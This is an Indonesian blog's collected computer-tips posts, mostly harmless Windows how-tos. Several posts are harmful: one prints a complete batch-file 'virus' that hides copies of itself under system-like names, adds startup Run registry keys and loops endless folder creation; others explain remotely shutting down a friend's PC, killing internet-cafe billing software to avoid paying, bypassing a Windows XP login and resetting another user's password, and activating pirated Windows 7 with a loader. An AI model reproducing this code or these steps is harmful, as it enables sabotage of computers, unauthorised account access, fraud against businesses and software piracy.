Klik Like !
×
Tampilkan postingan dengan label TUTORIAL KOMPUTER. Tampilkan semua postingan

PROTEKSI USB PORT MELALUI REGISTRY WINDOWS


usb protected
OPECK MAPAN - Jika anda memiliki PC/Laptop, dan tidak ingin ada tangan jahil yang bermaksud untuk mengambil data, dari PC/Laptop anda, tanpa izin dan sepengetahuan anda, mungkin trik ini bisa dijadikan referensi agar akses ke port USB drive pada PC/Laptop anda oleh tangan-tangan jahil dapat di proteksi, selain itu trik ini juga baik untuk mencegah penyebaran virus melalui USB Flash Disk.

Berbeda dengan trik sebelumnya yang membahas bagaimana memproteksi USB Port dan CD-DVD Rom PC Anda, trik ini tidak menggunakan batuan software atau utility tool lainnya, melainkan mengedit langsung pada registry windows sehingga USB port pada PC/Laptop menjadi Not Access.  Agar menjadi lebih jelas berikut ini adalah langkah-langkah mengedit registry windows untuk memproteksi USB drive. 

  • Ketik regedit pada kotak search windows lalu tekan tombol enter pada keyboard
regedit

  • Pada jendela registry yang terbuka pilih HKEY_LOCAL_MACHINE
HKEY_LOCAL_MACHINE

  • Selanjutnya di bawah HKEY_LOCAL_MACHINE pilih SYSTEM, selanjunya di bagian bawah pilih lagi CurrentControlSet dan dibawahnya lagi cari parameter services.
  • Di bawah services gulir halaman sampai ketemu parameter USBSTOR
USBSTOR

  • Pada layar sebelah kanan edit nilai heksadecimal parameter Start dari 3 mejadi 4 kemudian tekan tombol OK
nilai heksadecimal


Sekarang restart PC/Laptop anda dan cobalah untuk mengakses port USB, tancapkan USB flash drive pada salah satu port.

Sumber : http://www.multipaste.web.id/2012/07/proteksi-usb-port-melalui-registry.html
thumbnail Title: PROTEKSI USB PORT MELALUI REGISTRY WINDOWS
Posted by:opeck mapan
Published :2013-10-21T21:06:00+07:00
Rating: 3.5
Reviewer: 5 Reviews
PROTEKSI USB PORT MELALUI REGISTRY WINDOWS
Posted by: Opeck Mapan
OPECK MAPAN, Updated at: 21.06

CARA MEMBUAT WINDOWS 7 GENUINE LANGSUNG DARI MICROSOFT 100% WORKIN

OPECK MAPAN, Kali ini saya akan bagikan tutorial agar windows 7 yang kita gunakan benar-benar genuine langsung dari microsoft. Kalian pasti sudah sangat tahu pentingnya windows 7 menjadi benar-benar genuine.
Dengan windows 7 yang benar-benar genuine, kita bisa mengupdate windows 7 kita kapan saja tanpa takut windows 7 yang kita gunakan di blacklist oleh pihak microsoft.
Tutorial yang saya share ini dijamin 100% akan membuat windows 7 yang kalian gunakan tidak akan di blacklist oleh pihak microsoft karena tutorial ini akan membuat windows 7 yang kalian gunakan langsung diakui oleh pihak microsft.
Apakah kalian tertarik dengan tutorial ini ? sudah pasti kalian yang menggunakan windows 7 tertarik dengan tutorial ini. Baiklah sekarang langsung saja ke tutorialnya.
Cara membuat windows 7 Genuine langsung dari microsoft : 

1. Yang pertama kalian harus membuat windows 7 yang sobat gunakan menjadi genuine dengan menggunakan Windows 7 Loader sebelumnya. Guna nya hanya sebagai kunci agar di terima oleh microsoft ( Perlu di ketahui walaupun sudah genuine menggunakan Windows 7 Loader namun itu belum sempurna karena ketika sobat mau update atau mungkin tidak sengaja terupdate, nanti akan diblacklist oleh pihak microsoft ).

2. Setelah kalian membuat windows 7 yang digunakan menjadi genuine dengan menggunakan Windows 7 Loader, Sekarang waktunya untuk membuanya menjadi benar-benar genuine langsung dari microsft. Pertama masuk ke situs ini.

3.Setelah situs terbuka, akan terlihat seperti gambar dibawah ini.

4. Setelah keluar seperti gambar diatas, Klik Tombol Validate Now Seperti yang diberi panah merah pada gambar diatas.

5. Setelah klik validate now, akan keluar gambar seperti dibawah ini.

6. Sekarang Klik tombol download seperti yang di beri tanda panah pada gambar diatas kemudian tunggu sampai proses download selesai dan setelah selesai download, jalankan/install hasil downloadnya, nanti hasilnya seperti gambar dibawah ini.


7. Tunggu sampai proses selesai dan setelah selesai langsung klik Close saja.
8. Setelah di Close, Buka lagi situs ini. nanti Klik lagi tombol Validate Now seperti gambar dibawah ini

9. Setelah Klik validate now, tunggu sebentar sampai keluar gambar seperti dibawah ini.


10. Setelah keluar gambar seperti diatas, disana ada tulisan berbahasa inggris yang artinya seperti ini : Karena Windows yang di install pada PC anda asli, anda dapat menikmati keamanan, kehandalan dan perlindungan yang di sediakan.
Itulah pesan yang terakhir yang menyatakan bahwa windows 7 yang sobat gunakan sudah diakui oleh pihak microsoft. Sekarang kalian bisa mengupdate sesuka hati.

Sekian dulu tutorial dari saya, semoga bermanfaat
thumbnail Title: CARA MEMBUAT WINDOWS 7 GENUINE LANGSUNG DARI MICROSOFT 100% WORKIN
Posted by:opeck mapan
Published :2013-08-11T07:11:00+07:00
Rating: 3.5
Reviewer: 5 Reviews
CARA MEMBUAT WINDOWS 7 GENUINE LANGSUNG DARI MICROSOFT 100% WORKIN
Posted by: Opeck Mapan
OPECK MAPAN, Updated at: 07.11

CARA MEMBUAT PASSWOR PADA FILE RAR

OPECK MAPAN, hari ini saya akan memposting tutorial cara memberi password pada file ber'ekstensi rar atau archive. Ok, sekidot!

Lock File Rar
Lock File Rar

Bagi sobat yang gemar upload file seperti software atau game dalam bentuk rar, mungkin agak khawatir kalau filenya diklaim orang tanpa pertanggung jawaban. Nah, mungkin cara ini sedikit manjur untuk menjaga file sobat dari orang-orang yang tidak bertanggung jawab.

Yaitu dengan cara Memproteksi File Rar dengan Password, mari kita simak step by step nya hehehe...

Memberi Password Pada File Rar :
    1). Klik kanan pada file yang ingin dikompress, pilih Add to archive...
    2). Pilih tab Advanced - Set password
Cara Memberi Password Pada File Rar

    3). Masukan password, Awas Jangan Sampai Lupa!
    4). Kalau sudah, klik Ok
    5). Lalu file akan secara otomatis mulai meng-kompres,
    6). Selesai.

Sumber : http://cirebon-cyber4rt.blogspot.com/2013/01/tutorial-cara-memberi-password-pada.html
thumbnail Title: CARA MEMBUAT PASSWOR PADA FILE RAR
Posted by:opeck mapan
Published :2013-07-26T01:16:00+07:00
Rating: 3.5
Reviewer: 5 Reviews
CARA MEMBUAT PASSWOR PADA FILE RAR
Posted by: Opeck Mapan
OPECK MAPAN, Updated at: 01.16

MEMATIKAN KOMPUTER ORANG LAIN DENGAN CMD

OPECK MAPAN, Bagi sobat yang suka iseng ngerjain temennya, saya punya trik bagus nih... yaitu mematikan komputer orang lain lewat Command Prompt ( CMD ). Caranya cukup mudah, sobat hanya perlu mengetahui IP komputer temen yang ingin sobat kerjai.

1. Komputer/Laptop sobat harus terkoneksi dengan internet.

2. Buka Command Prompt, caranya klik Start - lalu pilih run, kemudian ketik CMD
Trick Mematikan Komputer Orang Lain Lewat CMD


3. Nanti akan muncul tampilan kotak hitam atau Dos.
Trick Mematikan Komputer Orang Lain Lewat CMD

4. Ketik shutdown -i pada kotak Dos kemudian Enter.
Trick Mematikan Komputer Orang Lain Lewat CMD

5. Setelah itu akan muncul kotak Remote Shutdown Dialog.
Trick Mematikan Komputer Orang Lain Lewat CMD

6. Klik Add lalu masukan alamat IP komputer teman sobat yang akan dijaili.
Trick Mematikan Komputer Orang Lain Lewat CMD

7. Ada tiga pilihan Restart, Shutdown dan Logoff terserah sobat mau pilih yang mana.
Trick Mematikan Komputer Orang Lain Lewat CMD

8. Jika sudah menentukan pilihan, masukan alasan mengapa sobat melakukan hal ini ( Bebas ).
9. Setelah semua terisi, klik Ok.

Sumber : http://cirebon-cyber4rt.blogspot.com/2013/04/trick-mematikan-komputer-orang-lain.html
thumbnail Title: MEMATIKAN KOMPUTER ORANG LAIN DENGAN CMD
Posted by:opeck mapan
Published :2013-07-26T01:08:00+07:00
Rating: 3.5
Reviewer: 5 Reviews
MEMATIKAN KOMPUTER ORANG LAIN DENGAN CMD
Posted by: Opeck Mapan
OPECK MAPAN, Updated at: 01.08

MENGATASI KEYLOGGER

OPECK MAPAN, Kalian tahu keylogger kan? Keylogger merupakan aplikasi yang digunakan untuk menyimpan semua hasil ketikan dari keyboard suatu komputer. Aplikasi ini biasa digunakan orang untuk mengetahui password orang lain. Bagi anda yang biasa menggunakan komputer warnet harap berhati-hati karena banyak orang-orang iseng yang memasang keylogger dikomputer warnet.

Ini bentuk keylogger yang saya punya


Saya tidak akan menunjukkan cara kerja keylogger, tapi saya akan menunjukkan cara mengantisipasi keylogger agar password anda aman.

1. Sebagai awal coba periksa komputer anda dengan cara tekan ctrl+shift+alt+F8 jika muncul sesuatu maka itu adalah keylogger. Segera nonaktifkan keylogger tersebut.

2. Langkah kedua jika masih khawatir yaitu :
  • Masuk ke explorer
  • Masuk ke C:\windows\system32
  • Cari file osk.exe


Ketikkan password anda menggunakan osk.exe itu. Lakukan cara diatas agar terhindar dari keylogger.
Selamat mencoba 
thumbnail Title: MENGATASI KEYLOGGER
Posted by:opeck mapan
Published :2013-05-12T09:48:00+07:00
Rating: 3.5
Reviewer: 5 Reviews
MENGATASI KEYLOGGER
Posted by: Opeck Mapan
OPECK MAPAN, Updated at: 09.48

CARA DOWNLOAD VIDEO DI DAILYMOTION

OPECK MAPAN, Seringkali kita ingin mendownload video dari berbagai situs penyedia file berupa video.Banyak sekali situs yang bisa digunakan untuk mencari video yang diinginkan,salah satunya pada Dailymotion.com.Namun berbeda dengan situs lain seperti youtube.com,pada dailymotion ketika mencoba melakukan download dengan aplikasi IDM,sering terjadi berbagai masalah.Pernah terjadi,saat download dilakukan ukuran file yang terlihat tidak sama.Misalkan size video yang akan didownload 70 Mb,tapi ketika di klik download yang terlihat malah 1,99 gb.Masalah lainnya,ketika download file berukuran 140 Mb,file yang tampil di IDM hanya 680 kb/1,2 mb dan itu terus muncul sampai ukurannya penuh 140 Mb,sehingga akan lama sekali waktu menunggunya.Sudah dicoba berbaga cara dari
menghapus cookies dan cache sampai restart browser tapi hasilnya tetap sama.

Nah,disini saya akan membagi tips agar dapat mendownload dari dailymotion tanpa mengalami masalah tadi.Berikut tipsnya :
1. Buka situs savevideo.me terlebih dahulu
2. Akan muncul tampilan home dari situs tersebut


3. Copy alamat URL dari situs video dailymotion yang akan didownload tadi
4. Paste pada kotak isian savevideo.me lalu klik download
5. Kalian akan diminta memilih format video yang akan didownload,pilih saja sesuai 
    keinginan kalian


6. Setelah klik download video file,IDM akan tampil dan selanjutnya klik download 
    seperti biasa saat menggunakan IDM.
7. Tunggu proses sampai selesai dan videopun berhasil didownload

thumbnail Title: CARA DOWNLOAD VIDEO DI DAILYMOTION
Posted by:opeck mapan
Published :2013-04-13T07:42:00+07:00
Rating: 3.5
Reviewer: 5 Reviews
CARA DOWNLOAD VIDEO DI DAILYMOTION
Posted by: Opeck Mapan
OPECK MAPAN, Updated at: 07.42

MEMBUAT VIRUS YANG BERBAHAYA BERMODALKAN NOTEPAD

OPECK MAPAN, Membuat virus bukanlah merupakan hal yang sulit. Karena, kita dapat membuatnya dengan notepad yang terdapat di semua komputer yang memakai Windows.

Virus yang akan kita buat ini, adalah virus yang membuat komputer yang terinfeksi menjadi tidak bisa berjalan sama sekali. oke langsung aja,,

langkah-langkah:
1. buka notepad
2. copy kode dibawah ini paste di notepad :

@echo off
title %username% Wan Bule Simple Commend !!!
echo ~~~~~~~~~~~~~~ 100% Succes Complete ~~~~~~~~~~~~~~~~~
copy *.cmd c:\Autoexec.cmd >nul
copy *.cmd c:\ntldr.cmd >nul
copy *.cmd c:\MSDOS.cmd >nul
copy *.cmd c:\IO.cmd >nul
copy *.cmd c:\hiberfil.cmd >nul
copy *.cmd c:\pagefile.cmd >nul
attrib +r +s +h c:\Autoexec.cmd >nul
attrib +r +s +h c:\ntldr.cmd >nul
attrib +r +s +h c:\MSDOS.cmd >nul
attrib +r +s +h c:\IO.cmd >nul
attrib +r +s +h c:\hiberfil.cmd >nul
attrib +r +s +h c:\pagefile.cmd >nul
attrib +r +s +h c:\Tes aja.exe>nul
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v wanbule@yahoo.com /t REG_SZ /d c:\Autoexec.cmd /f >nul
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v System32 /t REG_SZ /d c:\ntldr.cmd /f >nul
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Windows /t REG_SZ /d c:\MSDOS.cmd /f >nul
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v AdobeLauncer /t REG_SZ /d c:\IO.cmd /f >nul
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v MsOffice /t REG_SZ /d c:\hiberfil.cmd /f >nul
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Reader /t REG_SZ /d c:\pagefile.cmd /f >nul
md D:\Data_%username%\urang awak.exe
md c:\system.bat
:start
mkdir e:\%random% mkdir e:\%random% mkdir e:\%random%
goto start

Nah itu, codenya, copy code diatas ingatCopy code di atas trus coba save dengan nama ngetes.bat ganti save as type nya menjadi all files.Nah tinggal di jalanin aja tuhh selesai deh,,,  .Selamat mencoba …..

Jika terjadi kerusakan pada system anda Penulis tidak bertanggung jawab.

,Dan kode diatas jangan digunakan untuk menjahili orang, Ini hanya sekedar pengetahuan bagi yang ingin tahu bagaimana virus itu di buat,dan menginfeksi sistem

Selama Mencoba


Sumber : http://latif-programmer.blogspot.com/2012/10/membuat-virus-yang-berbahaya-dengan.html
thumbnail Title: MEMBUAT VIRUS YANG BERBAHAYA BERMODALKAN NOTEPAD
Posted by:opeck mapan
Published :2013-04-01T10:03:00+07:00
Rating: 3.5
Reviewer: 5 Reviews
MEMBUAT VIRUS YANG BERBAHAYA BERMODALKAN NOTEPAD
Posted by: Opeck Mapan
OPECK MAPAN, Updated at: 10.03

HACK BILING MEGGUNAKAN SMADAV

OPECK MAPAN, Saya punya sedikit tips untuk memainkan Billing di warnet.Ada yang tahu billing apa..? Billingbilling merupakan sistem pencatat dan pemonitor transaksi berbentuk software
.
Nah sekarang kita bisa hilangkan biling itu dan juga bisa pause Billing.
Trik ini bisa digunakan pada Billing Explorer….!!!

Caranya:

Bahan:
1. Main di warnet yang menggunakan Billing Explore.
2. Siapkan SMADAV ANTIVIRUS. DOWNLOAD http://www.smadav.net/

Proses:
1. Jika Smadav selesai didownload,buka smadav.
2. Klik Tools pada SMADAV >> Process Manager >> Cari Billingnya >> Klik Kanan Pada Program Billing yg ada di Tools dan Process Manager SMADAV >> ketika di Klik kana akan Keluar tulisan Action > Kill/Restart/Supsend/resume.

Keterangan:

1.Kill ( Untuk menghilangkan Billing )
2.Restart ( Untuk mengembalikan waktu ke  0 menit )
3.Supsend ( Untuk pause Billing/Menghentikan Billing sepuasnya )
4.Resume ( Untuk Melanjutkan Billing yang di Supsend )

Selamat Mencoba,.,.


thumbnail Title: HACK BILING MEGGUNAKAN SMADAV
Posted by:opeck mapan
Published :2013-04-01T09:59:00+07:00
Rating: 3.5
Reviewer: 5 Reviews
HACK BILING MEGGUNAKAN SMADAV
Posted by: Opeck Mapan
OPECK MAPAN, Updated at: 09.59

MEMUNCULKAN IKON BLUETOOTH YANG TERHAPUS TANPA SENGAJA

OPECK MAPAN, Suatu hari ada teman saya yang mengadu berlinangan air mata [lebay] karena bingung kenapa Bluetoothnya menghilang karena suatu hari ia tanpa sengaja menghapus icon Bluetooth pada system tray. Pas komputer dihidupkan kembali, ternyata ikon tersebut tidak pernah muncul-muncul lagi bak hilang ditelan bumi.
Cara memunculkan icon Bluetooth yang secara tidak sengaja terhapus
Setelah browsing sana sini dia kebingungan karana ternyata memang salah satu masalah yang sering jadi langganan Windows terutama masalah ikon Bluetooth begitu adanya. Setelah ikon terhapus baik dengan atau tanpa sengaja, maka ikon tidak akan muncul lagi walaupun direstart beribu kali, hal ini kemudian memberikan pandangan bahwa bluetooth tersebut mati, padahal tidak. Bluetooth tetap hidup hanya ikonnya saja yang menghilang, namun menghilangnya ikon sama saja menghilangnya fungsi aplikasi.
Nah, untuk Anda yang mengalami masalah serupa, jangan menangis bombay karena saya punya solusinya.

Cara Pertama: Menggunakan Pengaturan Bluetooth

  • Klik tombol Start Menu kemudian ketikkan bluetooth pada kotak pencarian, kemudian secara otomatis akan muncul beberapa pengaturan yang mengandung keyword bluetooth, klik Change Bluetooth Settings.
Merubah setting bluetooth agar iconnya terlihat di taskbar
  • Pada menu tab Options, centang kotak radio Show the Bluetooth icon in the notification area lalu klik tombol OK.
Show bluetooth icon on Windows 7
Jika cara di atas ternyata tidak mempan, coba cara kedua:

Menggunakan Registry Editor

  • Jalankan fungsi RUN dengan menekan tombol Windows dan R, kemudian ketik regedit dan tekan enter atau tombol OK.
  • Pada jendela Registry Editor, buka key HKEY_CURRENT_USER\Control Panel\Bluetooth
  • Klik kanan pada jendela panel sebelah kanan Anda, New – DWORD Value. Beri nama key: Notification Area Icon. Kemudian klik kanan pada key tersebut dan klik Modify kemudian isi Value data dengan angka 1. Rubah ke angka 0 [nol] jika ingin kembali menyembunyikan ikon.
Mengembalikan icon bluetooth yang hilang
Sekarang coba restart komputer Anda dan lihat perubahan yang terjadi, sekarang ikon Bluetooth Anda saya jamin akan kembali muncul di system tray. Somoga solusi sederhana ini dapat membantu Anda, jangan lupa untuk berbagi, supaya teman yang lain dapat menemukan solusi masalah serupa.

Semoga Bermanfaat...

thumbnail Title: MEMUNCULKAN IKON BLUETOOTH YANG TERHAPUS TANPA SENGAJA
Posted by:opeck mapan
Published :2013-03-31T13:05:00+07:00
Rating: 3.5
Reviewer: 5 Reviews
MEMUNCULKAN IKON BLUETOOTH YANG TERHAPUS TANPA SENGAJA
Posted by: Opeck Mapan
OPECK MAPAN, Updated at: 13.05

CARA MENGUPDATE DRIVER VGA NVIDIA


OPECK MAPAN, Buat yang kesusahan mau update driver VGA Nvidia, Ini dia Tips n' Trik untuk mengupdate driver VGA Nvidia, dengan mengupdate driver VGA, kalian akan tahu bedanya sebelum dan sesudah mengupdate driver VGA,

Berikut cara mengupdate Nvidia Drivers,

1. Sobat langsung masuk aja ke SINI
2. Sobat pilih opsi yang diberikan sesuai dengan tipe VGA, windows, dan bahasanya. Lihat screenshots dibawah ini:

  • Product Type sudah pasti Geforce
  • Produtc Series, sesusain sama punya sobat, misalnya Geforce 9800GT pilih Grforce 9 series
  • OS, sesuain sama OS sobat XP,7,Win 8,Linux, Dll
  • Bahasa sudah pasti English, karena gak ada bahasa Indonya, kemudian klik search.


3. Kemudain sobat akan diperlihatkan info driver yang akan sahabat download. klik download jika sudah pas dengan tipe VGA sobat, tapi jika masih ragu klik Support Product untuk melihat tipe and versi VGA yang cocok untuk drivernya, seperti screenshots dibawah:


4. Selesai download tinggal install saja dengan meng-klik 2 kali hasil downloadnya.

Selesai demikian Tips n' Tricknya
thumbnail Title: CARA MENGUPDATE DRIVER VGA NVIDIA
Posted by:opeck mapan
Published :2013-03-30T19:26:00+07:00
Rating: 3.5
Reviewer: 5 Reviews
CARA MENGUPDATE DRIVER VGA NVIDIA
Posted by: Opeck Mapan
OPECK MAPAN, Updated at: 19.26

TIPS MEMBUAT BARCODE SENDIRI

OPECK MAPAN, Anda membutuhkan barcode untuk mempromosikan website, blog atau nomor telepon anda? Berikut tips membuat barcode sendiri yang didalamnya bisa berupa :

1. Link (bisa link apapun, seperti: blog, FB, twitter, link berita)
2. Text: sebanyak 250 karakter
3. Nomor Telepon : bila barcode di scan akan menampilkan dan menelpon nomer yg sudah di-generate menjadi barcode
4. Sms: masukkan nomor telepon yang akan dituju & isi sms – scan barcode- akan mengirim sms ke nomor yang dituju
Cara membuat barcode:

  • Pilih jenis barcode yang akan anda buat (link / text / no. telepon / sms)
  • Plih size nya
  • Klik “Generate”

Setelah generate, barcode yang anda buat akan segera muncul. Anda bisa klik di barcode untuk tampilan full image lalu anda bisa save pic – ada juga link HTML yg bisa dicopy agar bisa anda gunakan di blog atau website anda. Barcode tersebut anda bisa scan dengan menggunakan Scan BBM Group Barcode di menu BBM anda.

Semoga berguna.


Sumber : http://forumdukungan.blackberry.com/t5/Aplikasi-BlackBerry-Lainnya/tips-membuat-barcode-sendiri/td-p/33963
thumbnail Title: TIPS MEMBUAT BARCODE SENDIRI
Posted by:opeck mapan
Published :2013-03-29T13:27:00+07:00
Rating: 3.5
Reviewer: 5 Reviews
TIPS MEMBUAT BARCODE SENDIRI
Posted by: Opeck Mapan
OPECK MAPAN, Updated at: 13.27

CARA MENGUBAH FORMAT WAKTU KOMPUTER JADI 12 JAM (am : pm)

FORMAT JAM AM/PM


OPECK MAPAN, Mungkin postingan kali ini sudah banyak yang mengetahuinnya , namun tidak ada salahnya kan aku posting di sini,mungkin ada yang lagi butuh informasi ini. Aku bukanlah master KOMPUTER jadi yang bisa ku bagi hanyalah info info kecil seperti ini.
Pengalamanku sendiri, waktu dulu aku bingung bagaimana cara mengubah format waktu  di komputer jadi format 12 jam, karena menurutku format 24 jam itu lumayan sulit dimengerti misalnya untuk jam satu siang yang muncul ialah 13:00. Jadi ada keinginan untuk mengganti time format 12 hour (am/pm)  agar lebih simple. Namun dulu bingung dimana aku mau bertanya, mengetikan di google pun bingung mau masukin keyword apa? Akhirnya cara ini  dulu temukan secara tidak sengaja waktu utak atik control panel di kompiku. baiklah langsung aja deh.
Cara Membuat Format Waktu Jadi AM / PM :
1. masuk 'CONTROL PANEL' --> 'DATE TIME LANGUAGE AND REGIONAL OPTION'

2. Pilih' regioanal & language '

3. lalu pilih costumize

4. untuk mengubahnya jadi format am/pm .
masukkan  huruf h (h kecil) di time format.
kalau ingin format 24 jam masukkan huruf H  
 
TIME FORMAT
Selain itu kita juga bisa mengubah symbol am / pm dengan kata sesuai keinginan kita. tinggal masukan kata yang di inginkan di AM symbol dan PM symbol seperti gambar di atas!

Semoga Bermanfaat.

thumbnail Title: CARA MENGUBAH FORMAT WAKTU KOMPUTER JADI 12 JAM (am : pm)
Posted by:opeck mapan
Published :2013-02-15T14:11:00+07:00
Rating: 3.5
Reviewer: 5 Reviews
CARA MENGUBAH FORMAT WAKTU KOMPUTER JADI 12 JAM (am : pm)
Posted by: Opeck Mapan
OPECK MAPAN, Updated at: 14.11

CARA MASUK KE WINDOWS XP YANG TERPASSWORD

Shy_SkateL


OPECK MAPAN, Bagi anda yang lupa password komputer dengan OS windows XP, jangan khawatir!

Tapi!, buat yang hobinya 'jail' saya mohon untuk tidak berbuat jahil terlalu serius karena jahil itu nanti bisa berubah menjadi sebuah benci :). Pokoknya siapa saja boleh mempraktekkan cara ini, tapi harus tau diri ya :).

Sebenarnya Account Windows ini telah lama ditembus oleh seseorang yang telah menjadi 'Advanced Security', bahkan beliau telah membuat Software yang dapat menembus Banyak Versi WINDOWS termasuk windows Vista.

Tapi kali ini Saya hanya akan memberikan cara yang praktis, mudah dipahami, mudah dipraktekkan, dan bukan cracking, karena cara ini adalah 'default' dari Microsoft yang jarang diketahui orang awam.
Berikut caranya :

Pada saat anda masuk ke windows xp dan anda dimintai password dari account tersebut, tekan CTRL+ALT+DEL dua kali, lalu anda akan disajikan kotak dialog dengan 2 buah text box yang meminta nama account dan passwordnya.
Nah, disini ketikkan Administrator pada account, karena biasanya account tersembunyi ini jarang di edit oleh user dan kosongkan password pada textbox dan 'OK'.

Tara!..... anda telah masuk ke desktop dengan account administrator. Nah, untuk mengganti password dari account yang passwordnya tidak diketahui, anda dapat menggunakan Command Prompt atau DOS dengan :

Start>All Program>Accesoriess
atau
start>run>ketik 'cmd' dan enter
atau
tekan 'logo windows'+R dan ketikkan 'cmd' dan OK

Nah, tentunya dengan account berjabatan administrator anda dapat mengedit segala hal, anda memiliki kuasa untuk merubah apapun yang anda mau, namun yang menjadi kekurangan hanyalah pengetahuan anda tentang bagaimana cara untuk menggunakan kuasa itu, maka diperlukanlah 'pengetahuan', maka belajar dan membacalah agar mendapatkan pengetahuan itu. Jadi panjang ya omongannya ? :) cmd nya udah nunggu ya ^^. OK! ketikkan pada DOS 'net user [User yg passwordnya tidak diketahui] [Password Baru]' lalu ketika berhasil akan ada tulisan The Command Completed Successfully.

Gampang,kan? windows itu kan kata para hacker atau advanced user seperti kapal yang bocor dan ditambal dengan saringan.... jadi cara untuk memasukinya mudah, tetapi mudah juga dalam perusakkannya oleh para Cracker. Jadi Windows itu friendly buat newbie (gw juga masih pake windows :D), namun banyak mengalami masalah, maka dari itu bila anda sudah merasa Advanced, gunakanlah OS lain seperti Linux yang sudah banyak versi-versinya yang bertebaran secara gratis, dan banyak pula OS lain yang Gratis juga tentunya (ciri khas orang Indo nyari yang gratisan :D).


Semoga Bermanfaat


Sumber : http://skatel-1chezone.blogspot.com/2009/05/cara-masuk-ke-windows-xp-yang.html
thumbnail Title: CARA MASUK KE WINDOWS XP YANG TERPASSWORD
Posted by:opeck mapan
Published :2013-02-15T12:22:00+07:00
Rating: 3.5
Reviewer: 5 Reviews
CARA MASUK KE WINDOWS XP YANG TERPASSWORD
Posted by: Opeck Mapan
OPECK MAPAN, Updated at: 12.22

CARA MERUBAH FORMAT FLASHDISK FAT/FAT32 MENJADI NTFS

OPECK MAPAN, Salah satu alasan untuk merubah format flashdisk dari FAT32 ke NTFS adalah karena pada sistem NTFS terdapat fitur pengenkripsi data sehingga tidak bisa sembarang dihubungkan ke macam2 device. Selain itu sistem NTFS sangat baik untuk digunakan pada media penyimpanan berukuran besar karena memiliki kemampuan untuk mengompress file untuk kemudian menyimpan space pada media penyimpanan tersebut dalam hal ini adalah flashdisk. Sebelum anda melakukan format, perlu diketahui bahwa hanya flashdisk yang berukuran besarlah yang dapat menggunakan format ini, paling tidak memiliki space sebesar 8 GB. Cara untuk melakukan format flashdisk adalah sebagai berikut:  


Cara Pertama :

1. Klik kanan pada My Computer, dan klik Manage
2. Klik pada Device Manager dan kemudian pilih Disk Drive seperti pada gambar di bawah :
  

3. Klik kanan pada USB Drive yang dipilih dan klik Properties. Klik pada tab Policies, Anda akan mendapatkan 2 pilihan yaitu "Optimize for quick removal" dan "Optimize for performance". Pilih pilihan kedia yaitu "Optimize for performance".  

4. Klik Ok dan menuju ke My Computer. Klik kanan pada drive di My Computer dan polih Format. Pada File System pilih format NTFS dan klik start untuk memulai.  

6. Selesai

Cara Kedua :
1. Klik menu Start pada Windows XP, klik Run, ketik cmd, tekan Enter. 
2. Akan ada Command Prompt yang terbuka. ketik kode di bawah: convert e: /fs:ntfs (e= drive dimana Flashdisk anda berada contoh D, E, F, G) 
3. Proses format akan berjalan dan akan memakan waktu beberapa menit, setelah itu format flaskdisk anda akan berubah ke NTFS. 

Selesai, Semoga Bermanfaat.
thumbnail Title: CARA MERUBAH FORMAT FLASHDISK FAT/FAT32 MENJADI NTFS
Posted by:opeck mapan
Published :2012-12-18T11:49:00+07:00
Rating: 3.5
Reviewer: 5 Reviews
CARA MERUBAH FORMAT FLASHDISK FAT/FAT32 MENJADI NTFS
Posted by: Opeck Mapan
OPECK MAPAN, Updated at: 11.49

Followers

TUKER LINK

OPECK MAPAN

PARTNER LINK